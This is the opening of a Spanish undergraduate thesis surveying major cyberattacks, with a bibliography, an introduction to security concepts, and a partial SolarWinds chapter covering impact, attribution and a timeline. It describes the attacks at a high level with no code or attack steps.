UNIVERSIDAD POLITÉCNICA DE CARTAGENA

Escuela Técnica Superior de Ingeniería de Telecomunicación

Diagnosis de Ciberataques: Estrategias y Técnicas de Seguridad para una mejor Protección

TRABAJO FIN DE GRADO

GRADO EN INGENIERÍA TELEMÁTICA

Autor: ANTONIO VILLAFRANCA ALBALADEJO

Director: MARÍA DOLORES CANO BAÑOS

Cartagena, 16/08/2021

AGRADECIMIENTOS

Este trabajo de fin de grado supone el cierre de una etapa académica llena de trabajo, esfuerzo y dedicación que, no obstante, me ha dado muchas alegrías y me ha permitido saber enfocar mi futuro.

Agradezco este trabajo a mi familia por su apoyo durante la carrera, especialmente en los momentos más difíciles, y agradezco a mis compañeros por inspirarme a seguir adelante, porque sin ellos no llegaría a este punto.

Por último, agradecérselo también a todos los profesores de la universidad que nos han orientado en esta etapa, en especial a M.ª Dolores Cano Baños por la motivación y cariño que transmite a sus alumnos.

PRÓLOGO

Desde que era pequeño supe que mi futuro camino estaba destinado a dedicarme a la ingeniería telemática, gracias a mi afición por los diversos dispositivos electrónicos (especialmente los ordenadores).

Tras comenzar mi andadura en el grado de Ingeniería Telemática descubrí numerosos caminos por los que podía ir para formar mi trayectoria académica y definirla para un futuro profesional. Tras haber superado todas las asignaturas debía de tomar la primera decisión, elegir de todos los ámbitos impartidos durante el grado, cuál iba a ser el de mi trabajo de fin de estudios para completar el plan académico.

Decidí hacerlo acerca de la ciberseguridad, tema de gran importancia hoy en día, con gran futuro y el que más me había apasionado durante su estudio en la asignatura "*Seguridad en Redes*" impartida en el 4º Curso del grado GIT en la Universidad Politécnica de Cartagena.

Este trabajo de confección personal recogerá un estudio acerca de cómo se han llevado a cabo los ciberataques más influyentes hoy en día en nuestra sociedad.

ÍNDICE

INDICE DE FIGURAS

INDICE BIBLIOGRAFICO

[1]

W. Turton and Bloomberg, “Hackers used a little-known IT vendor to attack U.S. agencies,” Fortune, Dec. 15, 2020. https://bit.ly/3lqCfjV (accessed Mar. 9, 2021).

[2]

Bárbara Bécares, “El ataque a SolarWinds, explicado: por qué un ataque a esta empresa desconocida trae de cabeza a grandes...,” Xataka.com, Jan. 07, 2021. https://bit.ly/3vExCrt (accessed Mar. 9, 2021).

[3]

E. Pérez, “Un sofisticado ciberataque contra SolarWinds enciende las alarmas: el proveedor del Pentágono y decenas de...,” Xataka.com, Dec. 14, 2020. https://bit.ly/3cDsqv1 (accessed Mar. 9, 2021).

[4]

“Security Advisory | SolarWinds,” Solarwinds.com, Dec. 16, 2020. https://bit.ly/2NqV0aw (accessed Mar. 9, 2021).

[5]

G. Cid, “5 claves del ‘hackeo’ a SolarWinds: el ataque a un ‘desconocido’ que ha puesto en jaque a EEUU,” Elconfidencial.com, Dec. 22, 2020. https://bit.ly/38NgxBz (accessed Mar. 9, 2021).

[6]

A. Greenberg, “The SolarWinds Hackers Shared Tricks With a Notorious Russian Spy Group,” Wired, Jan. 11, 2021. https://bit.ly/38LCTna (accessed Mar. 9, 2021).

[7]

Bárbara Becares, “El ataque a SolarWinds es, desde el punto de vista de la ingeniería de software, el mayor de la historia...” Genbeta.com, Feb. 15, 2021. https://bit.ly/3tiNCxc (accessed Mar. 10, 2021).

[8]

“SolarWinds Orion Security Breach: Cyberattack Timeline and Hacking Incident Details - ChannelE2E,” ChannelE2E, Mar. 10, 2021. https://bit.ly/3vvUvNz (accessed Mar. 10, 2021).

[9]

“A Timeline of the Solarwinds Hack: What We’ve Learned - Kiuwan,” Kiuwan, Jan. 18, 2021. https://bit.ly/2OCynR0 (accessed Mar. 10, 2021).

[10]

“New Findings From Our Investigation of SUNBURST - Orange Matter,” Orange Matter, Jan. 11, 2021. https://bit.ly/38OGn8e (accessed Mar. 11, 2021).

[11]

T. Brewster, “1,500 SolarWinds Customers Are Exposing Themselves To Hackers As ‘Russian’ Espionage Continues,” Forbes, Jan. 06, 2021. https://bit.ly/2OTIEIh (accessed Mar. 11, 2021).

[12]

"CISA Warns SolarWinds Incident Response May Be Substantial," Bankinfosecurity.com, 2013. https://bit.ly/2P2GFRO (accessed Mar. 11, 2021).

[13]

"FireEye: SolarWinds Hack 'Genuinely Impacted' 50 Victims," Bankinfosecurity.com, 2013. https://bit.ly/2P0b4R2 (accessed Mar. 11, 2021).

[14]

https://www.facebook.com/muycomputer, "Los hackers que asaltaron SolarWinds accedieron a código fuente de Microsoft," MuyComputer, Jan. 02, 2021. https://bit.ly/3bRJDSj (accessed Mar. 11, 2021).

[15]

Highly Evasive Attacker, "Highly Evasive Attacker Leverages SolarWinds Supply Chain to Compromise Multiple Global Victims With SUNBURST Backdoor," FireEye, Dec. 13, 2020. https://bit.ly/3lybBpD (accessed Mar. 11, 2021).

[16]

"SolarWinds SUNBURST Backdoor: Inside the Stealthy APT Campaign," Inside Out Security, Dec. 19, 2020. https://bit.ly/3rTj1FX (accessed Mar. 11, 2021).

[17]

Security Lab, "Hornetsecurity evalúa la puerta trasera de SolarWinds SUNBURST - Hornetsecurity – Servicios de seguridad en nube para empresas," Hornetsecurity – Servicios de seguridad en nube para empresas, Dec. 17, 2020. https://bit.ly/2Wk9xZD (accessed Mar. 11, 2021).

[18]

"Revelado: SUNSPOT Malware se utilizó para inyectar la puerta trasera de SolarWinds.," Blog EHCGroup, Jan. 12, 2021. https://bit.ly/3s6aJel (accessed Mar. 11, 2021).

[19]

"'Sunspot' Malware Used to Insert Backdoor Into SolarWinds Product in Supply Chain Attack | SecurityWeek.com," Securityweek.com, 2021. https://bit.ly/3bTT6bC (accessed Mar. 11, 2021).

[20]

K. Jacobsen, "Securonix Threat Research: Detecting SolarWinds/SUNBURST/ECLIPSER Supply Chain Attacks," Securonix, Jan. 12, 2021. https://bit.ly/3rVcDOu (accessed Mar. 11, 2021).

[21]

Redacción Byte TI, "Hackeo Solarwinds: Sunburst es solo la punta del iceberg," Revista Byte TI, Dec. 22, 2020. https://bit.ly/3r1twWR (accessed Mar. 12, 2021).

[22]

CrowdStrike Intelligence Team, "SUNSPOT Malware: A Technical Analysis | CrowdStrike," crowdstrike.com, Jan. 11, 2021. https://bit.ly/2XZNLeD (accessed Mar. 12, 2021).

[22]

"SUNBURST malware was injected into SolarWind's source code base | Born's Tech and Windows World," Borncity.com, 2020. https://bit.ly/3vtBH1n (accessed Mar. 12, 2021).

[23]

"FNV Hash," Isthe.com, 2012. https://bit.ly/3zjDMP7 (accessed Mar. 12, 2021).

[24]

Georgy Kucherin, "Sunburst backdoor – code overlaps with Kazuar," Securelist.com, Jan. 11, 2021. https://bit.ly/3DjhtLJ (accessed Mar. 12, 2021).

[25]

"SolarWinds SUNBURST Backdoor: Inside the APT Campaign - SentinelLabs," SentinelLabs, Dec. 18, 2020. https://bit.ly/2XZSRHN (accessed Mar. 12, 2021).

[26]

Sergiu Gatlan, "Glupteba Malware Uses Bitcoin Blockchain to Update C2 Domains," BleepingComputer, Sep. 04, 2019. https://bit.ly/3ye1ueh (accessed Mar. 13, 2021).

[27]

I. Kohen, "Lessons Learned from the SolarWinds Hack," IT Security Central - Teramind Blog, Jan. 29, 2021. https://bit.ly/2QbVbaL (accessed Mar. 13, 2021).

[28]

S. J. Vaughan-Nichols, "SolarWinds defense: How to stop similar attacks," ZDNet, Jan. 14, 2021. https://zd.net/38NJ8GZ (accessed Mar. 13, 2021).

[29]

K. E. Todt, "4 Ways to Prevent a SolarWinds-Style Hack From Hitting Your Small Business," Inc.com, Dec. 24, 2020. https://bit.ly/2P0cElW (accessed Mar. 13, 2021).

[30]

"SolarWinds libera una actualización de seguridad para el nuevo malware SUPERNOVA," Telconet.net, Dec. 26, 2020. https://bit.ly/3qSUaB0 (accessed Mar. 15, 2021).

[31]

Diario Informe, "Incluso con las actualizaciones de seguridad inducidas por el reciente ataque a…," Diario Informe, Feb. 03, 2021. https://bit.ly/38KVzDv (accessed Mar. 15, 2021).

[32]

"SolarWinds publica parches para Sunburst | Diario TI," Diarioti.com, 2014. https://bit.ly/3eOFe4q (accessed Mar. 15, 2021).

[33]

"FireEye y Microsoft crean 'kill switch' para hack de SolarWinds | Diario TI," Diarioti.com, 2014. https://bit.ly/38NjBxz (accessed Mar. 15, 2021).

[34]

"Our Plan for a Safer SolarWinds and Customer Community - Orange Matter," Orange Matter, Jan. 07, 2021. https://bit.ly/3eMyap0 (accessed Mar. 15, 2021).

[35]

"Researchers Describe a Second, Separate SolarWinds Attack," Bankinfosecurity.com, 2013. https://bit.ly/3vyz4LV (accessed Mar. 15, 2021).

[36]

"White House Preparing 'Executive Action' After SolarWinds Attack," Bankinfosecurity.com, 2013. https://bit.ly/38NNFZZ (accessed Mar. 15, 2021).

[37]

S. Coble, "CrowdStrike Slams Microsoft Over SolarWinds Hack," Infosecurity Magazine, Feb. 24, 2021. https://bit.ly/30SgxM8 (accessed Mar. 16, 2021).

[38]

"Still more questions than answers on SolarWinds attack -- Defense Systems," Defense Systems, 2021. https://bit.ly/3bS6DRf (accessed Mar. 15, 2021).

[39]

"Microsoft revela 3 nuevas variantes de malware relacionadas con el ciberataque de SolarWinds," TecnoLoco, Mar. 07, 2021. https://bit.ly/3tvnlMj (accessed Mar. 16, 2021).

[40]

"Information warfare and Data Leaks," C84.io Watchdog, Jan. 24, 2019. https://bit.ly/3BgWCXM (accessed Jul. 13, 2021).

[41]

"Contagious interviews Alexander Nix," Contagious, 2016. https://bit.ly/3gvV8kg (accessed Jul. 13, 2021).

[42]

J. Pastor, "El escándalo de Cambridge Analytica resume todo lo que está terriblemente mal con Facebook," Xataka.com, Mar. 19, 2018. https://bit.ly/3CkYPTg (accessed Jul. 13, 2021).

[43]

BBC, "Cómo Cambridge Analytica usó información de Facebook para hacer propaganda política," BBC News Mundo, Mar. 20, 2018. https://bbc.in/2U3lX7y (accessed Jul. 16, 2021).

[44]

R. Taracena, "Los archivos de Cambridge Analytica - Rosario Taracena - Medium," Medium, Mar. 20, 2018. https://bit.ly/3CojvtF (accessed Jul. 16, 2021).

[45]

A. Hern, "Cambridge Analytica: how did it turn clicks into votes?," the Guardian, May 06, 2018. https://bit.ly/3fBG4RO (accessed Jul. 16, 2021).

[46]

Rahul Rathi, "Effect of Cambridge Analytica's Facebook ads on the 2016 US Presidential Election," Medium, Jan. 13, 2019. https://bit.ly/3rV6ZwK (accessed Jul. 16, 2021).

[47]

M. Haupt, "Why the Facebook/Cambridge Analytica Data Scandal is Awesome News," Hackernoon.com, Mar. 21, 2018. https://bit.ly/37lAdvi (accessed Jul. 21, 2021).

[48]

M. Hindman, "How Cambridge Analytica's Facebook targeting model really worked – according to the person who built it," The Conversation, Mar. 30, 2018. https://bit.ly/3iud9kx (accessed Jul. 21, 2021).

[49]

María González, "Qué ha pasado con Facebook: del caso Cambridge Analytica al resto de polémicas más recientes," Xataka.com, Apr. 11, 2018. https://bit.ly/37kRm8u (accessed Jul. 22, 2021).

[50]

S. Meredith, "Facebook-Cambridge Analytica: A timeline of the data hijacking scandal," CNBC, Apr. 10, 2018. https://cnb.cx/2Y0obGk (accessed Apr. 11, 2021).

[51]

BBC, "Cómo Cambridge Analytica estudió la personalidad de millones de usuarios de Facebook," BBC News Mundo, Apr. 10, 2018. https://bbc.in/3lCHa3m (accessed Jul. 23, 2021).

[52]

"LinkedIn," Linkedin.com, 2021. https://bit.ly/3isBrv7 (accessed Jul. 24, 2021).

[53]

"Machine Learning Random Forest Algorithm - Javatpoint," www.javatpoint.com, 2011. https://bit.ly/3jxvjRF (accessed Aug. 01, 2021).

[54]

R. Gimeno, "Noticias falsas: un asunto de robots," EL PAÍS, Sep. 22, 2017. https://bit.ly/3sQkjTq (accessed Aug. 01, 2021).

[55]

Fernando Sancho Caparrini and Windmill Web Work, "Métodos combinados de aprendizaje - Fernando Sancho Caparrini," Cs.us.es, 2020. https://bit.ly/3fBkqwZ (accessed Aug. 01, 2021).

[56]

"Netflix," Netflix.com, 2021. https://bit.ly/38eNx51 (accessed Aug. 02, 2021).

[57]

Bolsamanía, "¿Cómo sabe Facebook tanto sobre nosotros?," BOLSAMANIA, Nov. 07, 2015. https://bit.ly/3gyZZBs (accessed Aug. 26, 2021).

[58]

Marta Sanz Romero, "¿Qué es microtargeting y en qué consiste?," ComputerHoy, Sep. 07, 2019. https://bit.ly/2X15RMN (accessed Aug. 03, 2021).

[59]

Colaboradores de los proyectos Wikimedia, "Bot social," Wikipedia.org, Oct. 05, 2018. https://bit.ly/2VxS93k (accessed Aug. 03, 2021).

[60]

B. Quinn and C. Arthur, "PlayStation Network hackers access data of 77 million users," the Guardian, Apr. 26, 2011. https://bit.ly/3g7V3TJ (accessed Aug. 09, 2021).

[61]

Grupo Expansión, "Expansión," Expansión, Oct. 12, 2011. https://bit.ly/3m8HMye (accessed Aug. 09, 2021).

[62]

"Blumenthal Demands Answers from Sony over Playstation Data Breach | Press Releases | United States Senator Richard Blumenthal," Senate.gov, Apr. 26, 2011. https://bit.ly/3xSaNjy (accessed Aug. 09, 2021).

[63]

Jarkendia, "Mantenimiento de Playstation Network," Vidaextra.com, Apr. 21, 2011. https://bit.ly/3k2oK9I (accessed Aug. 10, 2021).

[64]

D. Takahashi, "Chronology of the attack on Sony's PlayStation Network," VentureBeat, May 05, 2011. https://bit.ly/3m8lI6M (accessed Aug. 10, 2021).

[65]

Wikipedia Contributors, "2011 PlayStation Network outage," Wikipedia, Jul. 09, 2021. https://bit.ly/3g3VcaI (accessed Aug. 16, 2021).

[66]

BBC News, "Sony faces legal action over attack on PlayStation network," BBC News, Apr. 28, 2011. https://bbc.in/3iQAsoP (accessed Aug. 10, 2021).

[67]

J. Halliday, "PlayStation Network hack: Sony brings in investigators," the Guardian, May 04, 2011. https://bit.ly/3g44of5 (accessed Aug. 11, 2021).

[68]

Vault Consulting Editors, "Sony taps Protiviti to hunt for Playstation hackers," Vault, May 05, 2011. https://bit.ly/3ySntbL (accessed Aug. 11, 2021).

[69]

Devindra Hardawar, "Hacker Geohot denies involvement in PlayStation Network attack, blames Sony's hubris," VentureBeat, Apr. 28, 2011. https://bit.ly/3m8C2UQ (accessed Aug. 12, 2021).

[70]

RFE/RL, "Did Anonymous Hack Sony's PlayStation Network?," RadioFreeEurope/RadioLiberty, Apr. 27, 2011. https://bit.ly/37NT2Yc (accessed Aug. 12, 2021).

[71]

C. Arthur, "Anonymous says Sony accusations over PlayStation Network hack are lies," the Guardian, May 05, 2011. https://bit.ly/3CKDQJE (accessed Aug. 12, 2021).

[72]

B. Castillo, "Anonymous: ¿Cuál es la historia del grupo de hackers más grande del mundo?," Busca ya la nueva edición 2020-2021, Jun. 08, 2020. https://bit.ly/3zjYzSl (accessed Aug. 12, 2021).

[73]

S. Anthony, "How the PlayStation Network was Hacked - ExtremeTech," ExtremeTech, Apr. 27, 2011. https://bit.ly/37MVCxJ (accessed Aug. 14, 2021).

[74]

un, "¿Qué es un ataque DDoS? - OVH," ¿Qué es un ataque DDoS? - OVH, 2021. https://bit.ly/2VRsmnj (accessed Aug. 14, 2021).

[75]

"Cómo lanzar un ataque DDoS | Herramientas para ataques DoS y DDoS," Cloudflare, 2021. https://bit.ly/2XroRUJ (accessed Aug. 14, 2021).

[76]

"Cómo hacer un ataque DDOS," mundohackers, 2021. https://bit.ly/3xRtUdC (accessed Aug. 16, 2021).

[77]

"What is SQL Injection (SQLi) and How to Prevent Attacks," Acunetix, Sep. 10, 2020. https://bit.ly/3AKr8c6 (accessed Aug. 16, 2021).

[78]

Pentest-Tools.com, "SQL Injection Scanner Online w/ OWASP ZAP | Pentest-Tools.com," Pentest-Tools.com, 2021. https://bit.ly/3yUpiom (accessed Aug. 16, 2021).

[79]

"¿Cómo encontrar vulnerabilidades de ataques de inyección SQL?," Geekflare, Mar. 26, 2017. https://bit.ly/3m7LE2r (accessed Aug. 16, 2021).

[80]

portaltic, "La planta de tratamiento de agua hackeada no tenía cortafuegos y compartía la contraseña para el acceso remoto," europapress.es, Feb. 11, 2021. https://bit.ly/3sNlZNP (accessed Aug. 26, 2021).

[81]

P. Park, "Experts examine Asia's approach to cybersecurity," Brookings, Aug. 28, 2018. https://brook.gs/3gzPAp5 (accessed Aug. 26, 2021).

1. INTRODUCCIÓN

Hoy en día la ciberseguridad es una de las características más importantes en cualquier tipo de organización ya sea de ámbito empresarial, gubernamental o incluso personal. Definamos el término como la característica de cualquier sistema que indica si se está libre de todo peligro, daño o riesgo, y que es en cierta manera fiable, es decir, que el sistema se comporte tal y como se espera de él.

La ciberseguridad se puede dividir en categorías donde pueda implementarse, principalmente estas son:

- Proteger la ***infraestructura de una red***
- Proteger las ***aplicaciones*** que pueda ejecutar cualquier dispositivo, así como los datos que fluyan a través de ellas mediante procedimientos y permisos.
- ***Recuperación*** ante desastres y ***continuidad*** del servicio.

Existen tres pilares fundamentales que nos sirven para reconocer si un sistema es seguro o de lo contrario está expuesto a posibles amenazas o ataques, encontramos:

- ***Confidencialidad:*** sólo elementos autorizados pueden tener acceso al sistema o a los elementos de éste.
- ***Integridad:*** sólo los elementos autorizados pueden modificar, inyectar o eliminar elementos en el sistema.
- ***Disponibilidad:*** los elementos del sistema sólo deben estar disponibles para ser utilizados por los elementos que estén autorizados para su uso.

En los últimos años, la mayoría de las empresas y servicios prestados se han digitalizado por completo y, aunque se ha avanzado mucho, todavía expone a la organización a mayores riesgos de ataque. Cerca de 700.000 ciberataques se registran en todo el mundo todos los días. Podemos mapearlos en tiempo real gracias a herramientas como "***FIREEYE CYBER THREAT MAP"*** encargadas de realizar dicha tarea.

Dicho esto, introduzcamos el término "*ciberataque*". Para comenzar definiremos que es una ***amenaza***, es cualquier circunstancia o evento que potencialmente puede causar un daño a una organización mediante la exposición, modificación, destrucción o denegación de acceso a una información. Por lo tanto, un ***ataque*** será poner en práctica una amenaza aprovechando las vulnerabilidades de un sistema o red, siendo una ***vulnerabilidad*** un punto débil en una red o sistema.

Veamos los tipos de amenazas que pueden darse en un sistema:

- ***Interrupción:*** cuando un elemento no autorizado es capaz de eliminar o interrumpir un mensaje.
- ***Interceptación:*** cuando un elemento no autorizado tiene acceso a un recurso o sistema.
- ***Modificación:*** cuando un elemento no autorizado es capaz de captar el mensaje, modificarlo e introducirlo de nuevo.
- ***Generación:*** cuando un elemento no autorizado es capaz de crear un nuevo recurso e introducirlo.

A continuación, veamos los tipos de ataques que puede sufrir un sistema:

- ***Ataque Pasivo:*** el atacante no altera la comunicación, tan solo escucha o monitoriza para obtener información que está siendo transmitida.
- ***Ataque Activo:*** el atacante realiza algún tipo de modificación del flujo de datos transmitido o crea un falso flujo de datos. Este tipo de ataques pueden ser mediante:
    - ***Suplantación de identidad:*** el atacante se hace pasar por una entidad diferente.
    - ***Réplica:*** uno o varios mensajes son capturados y repetidos para producir un efecto no deseado.
    - ***Alteración:*** uno o varios mensajes sufren una modificación de contenido o de llegada para producir un efecto no autorizado.
    - ***Denegación de servicio:*** inhibe el uso de normas o la gestión de recursos en un sistema.

Finalmente, evaluemos el tipo de atacante, en otras palabras, el individuo o grupo de atacantes que intenta explotar estas vulnerabilidades con fines de lucro. Encontramos:

- ***Aficionados:*** generalmente atacantes con poca o ninguna habilidad que utilizan herramientas o técnicas de internet.
- ***Atacantes Organizados:*** incluyen organizaciones de delincuentes cibernéticos (buscan recompensas), hacktivistas (defienden ideologías), terroristas (atacan para hacer daño) y hackers patrocinados por el estado (inteligencia).
- ***Hackers:*** se introducen en equipos o redes con distintos fines. Se clasifican según sus intenciones:
    - ***Sombrero Blanco:*** utilizan sus habilidades para fines éticos y legales. Normalmente se encargan de descubrir vulnerabilidades e informar de ellas.
    - ***Sombrero Negro:*** aprovechan las vulnerabilidades para obtener una ganancia ilegal, financiera o política.
    - ***Sombrero Gris:*** cometen delitos poco éticos, pero no para beneficio propio. Son capaces de poner en riesgo una red sin autorización y luego divulgar la vulnerabilidad que ha aprovechado.

2. OBJETIVOS

El objetivo fundamental de la realización de este trabajo es ilustrar y examinar los principales ciberataques que han ocurrido en los últimos diez años, cómo se llevaron a cabo, qué organizaciones se vieron afectadas, cuáles fueron las consecuencias de los ataques, cómo se resolvieron y qué métodos se han implementado para evitar nuevos ataques similares.

Los ciberataques que vamos a ver a continuación son los siguientes:

- **CAPÍTULO 1.** Ciberataque al proveedor informático SolarWinds (2020)
- **CAPÍTULO 2.** Ciberataque por parte de la compañía de análisis de datos Cambridge Analytica (2016)
- **CAPÍTULO 3.** Ciberataque a la empresa Sony en servicios de videojuegos (2011)

Los mencionados objetivos que vamos a aplicar sobre cada capítulo los podemos detallar de la siguiente manera:

- Analizar en profundidad el tipo de ciberataque que se ha llevado a cabo, su autoría y motivación.
- Declarar la evolución de los sucesos más importantes en el tiempo junto a sus afectados.
- Indagar en el método de la ejecución del ataque, así como vectores de ataque o algoritmos.
- Instruir y considerar distintos métodos para evitar ataques por el mismo método.

Es preciso enfatizar que el objetivo no es impartir un tutorial sobre cómo llevar a cabo un ciberataque de los tipos que vamos a ver, sino como un caso de estudio.

3. CAPÍTULO 1. SOLARWINDS ATTACK

3.1. ANÁLISIS

SolarWinds INC es una empresa estadounidense responsable de desarrollar software de gestión de infraestructura de TI potente y asequible para cualquier tipo de empresa, es decir, es responsable de administrar su red, sistema e infraestructura de TI.

Su producto estrella es el desarrollo del "***Software Orion"*** usado por la mayoría de las empresas que integran la lista del "*Fortune 500*" y por organizaciones gubernamentales de EEUU como la NASA, fuerzas aéreas o el mismo Pentágono. [1]

La amenaza a su producto estrella se anunció el 13 de diciembre de 2020, gracias a la empresa de ciberseguridad **FireEye,** aunque estudiando la amenaza se descubrió que en el mes de marzo de 2020 ya se habría introducido una puerta trasera comprometiendo la herramienta y la infraestructura de las empresas cliente. Esta puerta trasera definida como una vulnerabilidad se define como ***"Sunburst"*** la cual permite al atacante la posibilidad de acceder a la cadena de suministro pudiendo comprometer la seguridad de terceros, es decir, la capacidad de poder infiltrarse en compañías clientes de este software.

Después de una reunión y una investigación preliminar sobre el ataque, **Microsoft** (una empresa que usa el software en sí) declaró *«los atacantes adquirieron acceso de superusuario a los certificados de firma de tokens SAML. Este certificado SAML se usó luego para falsificar nuevos tokens para permitir a los atacantes un acceso confiable y con privilegios elevados a las redes»*. [2]

SolarWinds manifestó que *«tan solo 18.000 de sus 33.000 clientes habían sido afectados»* [2], entre los clientes más relevantes de la lista no solo se encuentran empresas con sede en EEUU como **Microsoft, FireEye, la Administración Nacional de Telecomunicaciones de EEUU o el Departamento de Seguridad Nacional de EEUU** sino también habría afectado a grandes empresas u organizaciones internacionales como son la **OTAN, el Parlamento Europeo, CISCO, NVIDIA, Sedes Gubernamentales del Reino Unido** así como la mismísima empresa **AstraZeneca.**

Centrémonos ahora en una pregunta de vital importancia, ¿Por qué el ataque a una empresa tan oculta y desconocida mundialmente ha demostrado la gran falla de ciberseguridad?

El presidente de **Microsoft** respondió claramente a esta pregunta con la siguiente respuesta *«SolarWinds Orion es uno de los productos de software más omnipresentes que existen, muy poco conocido, pero para miles de departamentos de informática de todo el mundo es indispensable».* [2]

Y como hemos dicho anteriormente, el ataque utilizó vulnerabilidades de seguridad para atacar a muchas empresas conocidas como la liderada por *Brad Smith* pudiendo acceder a su código fuente y producir una serie de ataques en cadena puesto que, a su vez, **Microsoft**, desarrolla software para millones de usuarios.

3.2. ATRIBUCIÓN

La propia empresa SolarWinds aseguró en su web que *«se nos ha informado de que la naturaleza de este ataque indica que puede haber sido llevado a cabo por un estado nación exterior»*. [2]

Días después del ataque, **Mike Pompeo,** actual secretario de estado de EEUU dijo públicamente *«podemos decir que está bastante claro que los rusos están relacionados con esta actividad»* [13] . Se señala directamente que la responsabilidad del ataque recae en agencias de inteligencia altamente especializadas de origen ruso, especialmente su responsabilidad se atribuye al **Cozy Bear Group** (también conocido como APT29).

El equipo está formado por un grupo de piratas informáticos rusos que se cree están relacionados con la Organización de Inteligencia de Rusia (SVR) y / o el propio Servicio de Seguridad Federal (FSB). Este grupo es conocido por utilizar técnicas de phishing dirigidas. Entre sus víctimas preferidas, podemos encontrar organizaciones del sector militar, farmacéutico, financiero, tecnológico e incluso organizaciones criminales.

Después de estudiar el ataque, resultó ser un ataque complejo. Después de una investigación cuidadosa y una preparación completa, se ha convertido en una de las mayores vulnerabilidades de seguridad en los últimos años. No discutiremos esta complejidad por el momento, pero adelantaremos que como herramientas principales usaron troyanos y malwares tan preparados que hasta permitieron ser firmados con el sello oficial de la empresa.

El propósito del ataque aún es incierto. No se sabe que víctimas estaban en el punto de mira y que querían conseguir, medios estipularon que tan solo era un ataque claro al gobierno e instituciones de EEUU, a su **confianza y confiabilidad**. Sin embargo, otros medios garantizan que se trató de una operación de ciberespionaje dado que los atacantes tuvieron la posibilidad de registrar y saber todo acerca de las empresas que usaban el Software.

Unas semanas más tarde, **Kaspersky**, líder mundial en el campo de la seguridad de redes, comenzó a desempeñar un papel en el análisis de las herramientas utilizadas en el ataque SolarWinds. La compañía lanzó una prueba de similitud técnica entre el malware utilizado en el ataque y otro conocido grupo de hackers, **Turla** (también de Rusia). No especifica su autoría completa, pero afirma que esta organización habría podido "*inspirar*" o ayudar a la que antes mencionábamos. [6]

Estas similitudes se encontraron en una puerta trasera llamada **SunBurst** y un malware llamado **Kazuar** de la organización Turla. Otra similitud es que ambos usan técnicas de cifrado muy similares en su código, especialmente un algoritmo hash de 64 bits llamado **FNV-1a** y operaciones XOR para cambiar sus datos.

Dmitri Alperovitch, cofundador y ex director de tecnología de la firma de seguridad **CrowdStrike** aseguró que *«Estas evidencias están confirmando la atribución a al menos la inteligencia rusa»* [6] sin llegar a especificar una autoría final.

3.3. TIMELINE

A continuación veremos los momentos más importantes que han ocurrido durante el ataque a '*Solarwinds'* ordenados cronológicamente. [8] [9]




Figura 01. SolarWinds Attack Timeline

Intrusión/Ejecución La amenaza accede a SolarWinds

- **4 de Septiembre de 2019** se observó actividad sospechosa en el sistema SolarWinds. Recordemos que el ataque comenzó a mostrar evidencias en Diciembre de 2020, esto es descubierto tras la investigación llevada a cabo.
- **12 de Septiembre de 2019** se lleva a cabo la intrusión del arma en el software a través del malware "*Sunburst*" eludiendo ser detectado por sus sistemas de seguridad.
- **20 de Febrero de 2020** observemos que han transcurrido varios meses, durante este tiempo el malware estaba en los sistemas de SolarWinds "*dormido*" y pasando desapercibido. Se lleva a cabo la activación del arma mediante compilación de código.
- **4 de Junio de 2020** Los atacantes eliminaron el malware de la plataforma, todo lo cual pasó desapercibido, pero ¿Qué estuvieron haciendo durante estos meses? Investigar posibles vulnerabilidades en el sistema e instalar la puerta trasera.

Detección.

- **8 de Diciembre de 2020** un empleado de la empresa de ciberseguridad **FireEye** alerta de que estaba pasando algo que no parecía bueno. Según el CEO de FireEye *«todo el mundo que trabaja desde casa, tiene autenticación de dos factores. Aparece un código en nuestro teléfono. Tenemos que teclear ese código. Y entonces podemos iniciar la sesión. Un empleado de FireEye estaba iniciando sesión, pero la*

diferencia fue que nuestro personal de seguridad miró el inicio de sesión y nos dimos cuenta de que esa persona tenía dos teléfonos registrados a su nombre. Así que nuestro empleado de seguridad llamó a esa persona y le preguntaron si había registrado un segundo dispositivo en su red» [8].

- **11 de Diciembre de 2020** tras detectar el ataque anterior, la propia empresa FireEye detecta que el software de SolarWinds había sido atacado corrompiendo y armando las actualizaciones de la plataforma Orion como antes mencionábamos.
- **12 de Diciembre de 2020** la empresa FireEye informa a SolarWinds del ataque a su plataforma. Tras esto la noticia se lleva al consejo de seguridad nacional (NSC) de EEUU.

Se Hace Público.

- **13 de Diciembre de 2020** Se emiten exigencias por parte de la agencia de ciberseguridad y seguridad de infraestructura **CISA** para que se inhabiliten las conexiones de SolarWinds Orion. **SolarWinds** emite un breve resumen de lo que ha ocurrido y qué pueden hacer sus clientes para protegerse, a esto se le suma la empresa **Microsoft** que emite instrucciones acerca de cómo el ataque podría afectar a sus clientes.

Respuesta de sus clientes

